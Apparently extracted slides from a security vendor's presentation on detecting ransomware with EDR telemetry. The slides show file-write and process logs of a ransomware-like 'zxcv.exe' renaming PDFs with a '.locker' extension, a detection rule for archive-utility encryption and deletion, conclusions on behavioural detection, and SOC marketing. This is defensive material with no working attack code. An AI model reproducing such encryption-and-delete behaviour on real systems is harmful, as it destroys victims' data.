| ▷ zxcv.exe (4252) | Mar 4, 2024, 12:22:05 PM | FileWrite | %HOME%\admindocumentvictim2-86.pdf.locker |
| ▷ zxcv.exe (10980) | Mar 4, 2024, 12:22:06 PM | FileWrite | %HOME%\admindocumentvictim2-87.pdf.locker |
| ▷ zxcv.exe (10328) | Mar 4, 2024, 12:22:06 PM | FileWrite | %HOME%\admindocumentvictim2-88.pdf.locker |
| ▷ zxcv.exe (3956) | Mar 4, 2024, 12:22:06 PM | FileWrite | %HOME%\admindocumentvictim2-89.pdf.locker |
| ▷ zxcv.exe (3872) | Mar 4, 2024, 12:22:07 PM | FileWrite | %HOME%\admindocumentvictim2-9.pdf.locker |
| ▷ zxcv.exe (9472) | Mar 4, 2024, 12:22:07 PM | FileWrite | %HOME%\admindocumentvictim2-90.pdf.locker |
| ▷ zxcv.exe (12058) | Mar 4, 2024, 12:22:07 PM | FileWrite | %HOME%\admindocumentvictim2-91.pdf.locker |





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BACK Potential Ransomware Detected

Incident graph | Timeline | Detections | Computers | Executables | Processes


Incident | Timeline | Details | Process tree | Related objects

| Time | Process | Parent Process | User |
|-------------------------|--|-------------------------------|------------|
| Mar 8, 2024, 2:52:55 PM | zxcv.exe (7912) Process started | desktop-6opr8jj.corp.acme.com | acme\audit |
| Mar 8, 2024, 2:52:55 PM | zxcv.exe (6340) Process started | desktop-6opr8jj.corp.acme.com | acme\audit |
| Mar 8, 2024, 2:52:54 PM | zxcv.exe (6404) Process started | desktop-6opr8jj.corp.acme.com | acme\audit |
| Mar 8, 2024, 2:52:54 PM | zxcv.exe (6912) Process started | desktop-6opr8jj.corp.acme.com | acme\audit |
| Mar 8, 2024, 2:52:54 PM | zxcv.exe (7092) Process started | desktop-6opr8jj.corp.acme.com | acme\audit |
| Mar 8, 2024, 2:52:53 PM | zxcv.exe (1044) Process started | desktop-6opr8jj.corp.acme.com | acme\audit |
| Mar 8, 2024, 2:52:53 PM | zxcv.exe (5128) Process started | desktop-6opr8jj.corp.acme.com | acme\audit |
| Mar 8, 2024, 2:52:53 PM | Rule - Archive Utility (Zip) encrypting and deleting files [E0612] | | |

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

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CONCLUSIONS

- Living Off The Land Attacks
- It is important to have **good telemetry** on what's happening on the machine
- **EDRs** are a de-facto standard to gather this type of data
- **Behavioral Detections** are important to detect **unknown malware** or Living Off The Land based attacks
- Having a **good baseline** on what's allowed in the infrastructure is relevant to have a good security posture





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 **Detection & Response**

 **Advanced Threat Defense**

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 **Server Security**

 **Endpoint Security**

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- APT Reports

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You must protect your organization even on Christmas Day

Monitoring during business hours is not enough

You might figure out what happened when it's too late



SOC based in the local Office



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